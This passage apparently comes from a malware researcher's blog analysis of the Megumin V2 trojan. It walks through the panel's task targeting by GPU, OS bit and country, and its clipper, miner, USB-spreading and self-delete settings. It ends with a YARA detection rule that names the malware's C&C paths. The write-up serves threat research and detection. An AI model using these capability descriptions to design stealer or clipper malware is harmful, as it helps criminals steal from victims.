Tasks that I've detailed above are representing like this on the C&C, as usual, it's designed to be user-friendly for customers, they just want to configure fast and easily their stuff to be able to steal & being profitable quickly as possible.



When selected, there is a usual configuration setup for the task, with classy fields like :

- Task Name
- Max Executions routine
- If the Task must be designed for targeting only one bot
- And an interesting advanced setting tab

**Add New Task** [X]

**Task Name**  
Name

**Max executions**  
Max executions  
Leave the field blank for an unlimited number of command executions.

**Target**  
Target  
If you want to perform a task only on a specific computer, enter its HWID.  
Otherwise, leave the field blank.

Advanced Settings +

Complete

Back

If we look at it, the advanced setting is where the C&C could targeting bots by :

- Specific hardware requirements
- Platform
- Countries

Countries can be easily catchable on the Victim machine by checking the Locale of the Keyboard (I have already explained this tick on [Vidar](#)) and the IP.

### Advanced Settings

**GPU**

Nvidia

AMD

Other

This task will be performed only by bots with the selected GPU.

**Bit**

x32

x64

This task will be performed only by bots with the selected OS bit.

**Countries**

+

So it means that malware could be designed to target highly specific areas.

When the task is completed, its represented like this.

ID	Name	Executions	Max Executions	Date	Active	Actions
1	[REDACTED]	0	1	01:39 30.04.2019	💡	🗑️ ✖️

Task: loadpe|[REDACTED]

---

Destination: 0

---

Directed: 0

---

Modifiers: GPU: Nvidia  
Bit: x64  
Countries: DZ, AF

## Clips

# Megumin V2

Total Clips **0**

24h Clips **0**

Last Clip **0h**

Unique PC **0**

Show  entries Search:

ID	HWID	Type	Date
No data available in table			

Showing 0 to 0 of 0 entries

## Settings

### Bots

# Megumin V2

**Bots** | Clipper | Miner | Messagebox | Countries | Panel

Reconnect time:


USB Spreading:  ▼

Del .exe after start:  ▼

- “USB Spreading” remains to /isUSB API request
- “Del exe after start” remains to /selfDel API request

## Clipper


Clipper is quite simple, it's just the configuration of all wallet that will be clipped.



## Miner

---

The miner tab is quite classy also, just a basic configuration of the config and where it will download the payload.



As usual, the process blacklist will remain the same as we saw in other miner malware. Some google search will be sufficient to know which processes are the most targeted.

## MessageBox

---

A fancy message box configuration part with multiple possibilities.

The screenshot shows a control interface with a top navigation bar containing tabs for 'Bots', 'Clipper', 'Miner', 'Messagebox', 'Countries', and 'Panel'. The 'Messagebox' tab is currently selected. Below the navigation bar, there are five configuration fields: 'Messagebox' (a dropdown menu set to 'Disabled'), 'Text' (an empty text input), 'Caption' (an empty text input), 'Image' (a dropdown menu set to 'Error'), and 'Button' (a dropdown menu set to 'Abort, Retry, Ignore'). A blue 'Save' button is located at the bottom left of the configuration area.

## Countries

---

It's also possible to ban bots from specific countries, on the side bot side, the malware will check if the country is valid or not with the help of the IP and the Keyboard Language configuration.

The screenshot shows the same control interface with the 'Countries' tab selected. The 'Countries' field is a dropdown menu with 'Afghanistan' selected. To the right of the dropdown is a blue button with a white plus sign. A blue 'Save' button is located at the bottom left.

On the code, it's easily traceable by these checks, for more explanation about how it works for the keyboard part, this is already detailed on the Vidar paper.

## Panel

---

For some reasons, there is also a possibility to change the username for the panel authentication, by doing this the 2FA Google Authenticator is required for confirming this.

The screenshot shows the control interface with the 'Panel' tab selected. The 'Username' field is an empty text input. A blue 'Save' button is located at the bottom left.

## Script

---





# MITRE ATT&CK

---

## Yara

---

```
rule Megumin : Megumin {
  meta:
    description = "Detecting Megumin v2"
    author = "Fumik0_"
    date = "2019-05-02"

  strings:
    $mz = {4D 5A}

    $s1 = "Megumin/2.0" wide ascii
    $s2 = "/cpu" wide ascii
    $s3 = "/task?hwid=" wide ascii
    $s4 = "/gate?hwid=" wide ascii
    $s5 = "/suicide" wide ascii

  condition:
    $mz at 0 and (all of ($s*))
}
```

## Conclusion

---

Megumin Trojan is not a complicated malware but about all the one that I have reversed, this is the most talkative one that I've analyzed and possesses a quite some amount of tasks. Let's see with the time how this one will evolve, but it's confirmed at that time, there is currently a lot of interesting stuff to do with this one :

- in term of analysis
- in term of cybercrime investigation



#HappyHunting  
#WeebMalware

Special Thanks: [S!Ri](#)

Photo by [Jens Johnsson](#) on [Unsplash](#)